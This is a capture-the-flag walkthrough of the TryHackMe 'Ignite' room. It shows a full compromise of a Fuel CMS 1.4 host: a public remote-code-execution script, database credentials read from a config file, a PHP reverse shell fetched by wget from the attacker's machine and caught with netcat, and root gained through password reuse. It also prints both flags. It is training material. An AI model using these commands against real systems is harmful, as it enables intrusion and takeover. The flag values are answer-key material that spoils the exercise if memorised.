
# Ignite THM Walkthrough



Tryhackme Room link :- <a href="https://tryhackme.com/r/room/ignite">https://tryhackme.com/r/room/ignite</a>

#### Let start the machine

			Target Machine Information
Title	Target IP Address	Expires	
Ignite VM	10.10.96.206	1h 37min 49s	

# 1. Let Make a Nmap scan to list down services.

• nmap 10.10.96.206 -sV -sC -Pn

```
death@esther:~/Lab/Ignite$ nmap 10.10.96.206 -sV -sC -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 18:20 IST
Nmap scan report for 10.10.96.206
Host is up (0.25s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http
                   Apache httpd 2.4.18
| http-title: Welcome to FUEL CMS
| http-robots.txt: 1 disallowed entry
_/fuel/
http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: Host: 127.0.1.1
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.41 seconds
death@esther:~/Lab/Ignite$
```

We get HTTP service on port 80.

## Let's navigate to this website



# Welcome to Fuel CMS

Version 1.4



# **Getting Started**



#### Change the Apache .htaccess file

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g \*/\*), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be **RewriteBase /FUEL-CMS-master/**.

In some server environments, you may need to add a "?" after index.php in the .htaccess like so: RewriteRule .\* index.php?/\$0 [L]

NOTE: This is the only step needed if you want to use FUEL without the CMS

Version of the website is already mention, As if we scroll down we get some info here.

That's it!

To access the FUEL admin, go to:
http://io.io.g6.206/fuel
User name: admin
Password: admin (you can and should change this password and admin user information after logging in)


What's Next?

User GUIDE


Get rolling

FUEL CMS is open source and on GitHub for a good reason. The communities involvement is an important part of it's success. If you have any ideas for improvement, or even better, a GitHub pull request, please let us know.

OK so we have an admin panel for the website and it have default credentials **admin:admin**, Let get logged in .



The Whole website is messed up it won't even load properly.



As there is version given already, Let search about this if we Find any CVE or RCE or any other exploiting methods.

# Here Fuel CMS version 1.4 have present RCE.




Let Use the <u>Fuel CMS 1.4.1 - Remote Code Execution (3)</u>. download the payload.

```
death@esther:~/Lab/Ignite$ python3 50477.py -u http://10.10.96.206/
[+]Connecting...
Enter Command $
```

Python3 50477.py -u <a href="http://10.10.96.206">http://10.10.96.206</a>

It worked I get in here.

As we read the default page of website we know the location of database.



# **Database** is located at **fuel/application/config/database.php**.

SO let use "cat" command to view the database:

cat fuel/application/config/database.php

```
$db['default'] = array(
        'dsn' => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8 general ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save queries' => TRUE
```

We got root username and password but issue is how we get root shell.

Let make a directory scan if there is any upload page or panel.

```
death@esther:-/Lab/Ignite$ dirsearch -u 10.10.96.206
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as a from pkg_resources import DistributionNotFound, VersionConflict

_|._____|_ v0.4.3
(_|||_) (/_(_|| (_|))

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/death/Lab/Ignite/reports/_10.10.96.206/_24-07-27_19-05-37.txt

Target: http://10.10.96.206/

[19:05:38] Starting:
[19:05:43] 400 - 1KB - /!.htpasswd
[19:05:43] 400 - 1KB - /!.htaccess
[ ] 0% 37/11460 10/s job:1/1 errors:0
```

I'm using **dirsearch** you can use **gobuster** and other as you like.

dirsearch -u 10.10.96.206

As the scan is ongoing let explore more.

After running few Command I got user flag.txt

```
death@esther:~/Lab/Ignite$ python3 50477.py -u http://10.10.96.206/
[+]Connecting...
Enter Command $id
systemuid=33(www-data) gid=33(www-data) groups=33(www-data)

Enter Command $pwd
system/var/www/html

Enter Command $ls /home/www-data
systemflag.txt

Enter Command $cat /home/www-data/falg.txt
system

Enter Command $cat /home/www-data/flag.txt
system

Enter Command $cat /home/www-data/flag.txt
system6470e394cbf6dab6a91682cc8585059b
Enter Command $

Enter Command $

Enter Command $cat /home/www-data/flag.txt
system6470e394cbf6dab6a91682cc8585059b
```

• cat /home/www-data/flag.txt

**User-flag.txt** 

6470e394cbf6dab6a91682cc8585059b

As the scan is complete I don't find any upload panel to upload my reverse-shell

I'm just check for suid file. But I forgot that

```
Enter Command $find / -user root -perm /4000 2>/dev/null
```

It not responding anyway

Let see if **wget** is present on this system. So we can download our own reverse shell.

```
death@esther:~/Lab/Ignite$ python3 50477.py -u http://10.10.96.206/
[+]Connecting...
Enter Command $which wget
system/usr/bin/wget
Enter Command $
```

That pretty good.

#### Let Get the shell

As wget is present let download our own reverse-shell to get root.

I'm using pentest monkey reverse shell

https://github.com/pentestmonkey/php-reverse-shell.

## Let Configure it.

```
death@esther:~/Lab/Ignite$ ls
50477.py php-reverse-shell reports
death@esther:~/Lab/Ignite$ cd php-reverse-shell/
death@esther:~/Lab/Ignite/php-reverse-shell$ ls
CHANGELOG COPYING.GPL COPYING.PHP-REVERSE-SHELL LICENSE php-reverse-shell.php README.md
death@esther:~/Lab/Ignite/php-reverse-shell$
```

Open this php reverse-shell in any text editor you like. I am using nano.

```
// Some compile-time options are needed for daemonisation (like pcntl, post
//
// Usage
// ----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.120.99¶; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Replace IP here with your own VPN IP of Tryhackme

Now Open python server.

• python3 -m http.server 80

```
death@esther:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

the server is running state.

Open netcat to lister mode to catch incoming connection. I'm giving 1234 as default port of my reverse-shell pre-configured

• nc -lnvp 1234

```
death@esther:~$ nc -lnvp 1234
Listening on 0.0.0.0 1234
```

Now Download this reverse-shell In target system

As my reverse-shell is in my directory I need to specify the path of reverse-shell.

• wget <a href="http://10.17.120.99/Lab/Ignite/php-reverse-shell.php">http://10.17.120.99/Lab/Ignite/php-reverse-shell.php</a>


### Let see python server

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
10.17.120.99 - [27/Jul/2024 19:49:32] "GET /Lab/ HTTP/1.1" 200 -
10.17.120.99 - [27/Jul/2024 19:49:34] "GET /Lab/Ignite/ HTTP/1.1" 200 -
10.17.120.99 - [27/Jul/2024 19:49:36] "GET /Lab/Ignite/php-reverse-shell/ HTTP/1.1" 200
10.17.120.99 - [27/Jul/2024 19:50:14] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 - 10.10.96.206 - [27/Jul/2024 19:50:37] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:38] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1"
10.10.96.206 - - [27/Jul/2024 19:50:38] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1"
10.10.96.206 - - [27/Jul/2024 19:50:39] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1"
10.10.96.206 - - [27/Jul/2024 19:50:41] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200
10.10.96.206 - - [27/Jul/2024 19:50:42] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200
                                                        "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1"
                                                        "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1"
10.10.96.206 - - [27/Jul/2024 19:50:42]
10.10.96.206 - - [27/Jul/2024 19:50:43]
10.10.96.206 - - [27/Jul/2024 19:50:44]
                                                        "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1"
                                                        "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1"
10.10.96.206 - [27/Jul/2024 19:50:44]
10.10.96.206 - [27/Jul/2024 19:50:45]
                                                        "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1"
                                                        "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1"
                                                        "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
 10.10.96.206 - -
                        [27/Jul/2024 19:50:46]
                        [27/Jul/2024 19:50:46] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200
 10.10.96.206 -
```

Downloaded successfully


Let Execute our reverse-shell.

#### Visit website in browser.



Add path to url for reverse-shell.

http://10.10.96.206/php-reverse-shell.php



# We got shell here.

```
death@esther:~$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.96.206 47002
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux 07:24:43 up 1:59, 0 users, load average: 1.13, 1.64, 2.05
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

We Know the root password Let logged in as ROOT.

```
$ su root
su: must be run from a terminal
$ sudo su
sudo: no tty present and no askpass program specified
$
```

Let make this shell stable.

• python -c 'import pty; pty.spawn("/bin/bash")'
\$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/\$ clear
clear
TERM environment variable not set.
www-data@ubuntu:/\$ su root
su root
Password: mememe
root@ubuntu:/#

### We got root.

```
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~#
```

# Root-flag.txt

b9bbcb33e11b80be759c4e844862482d

#### **Thanks You**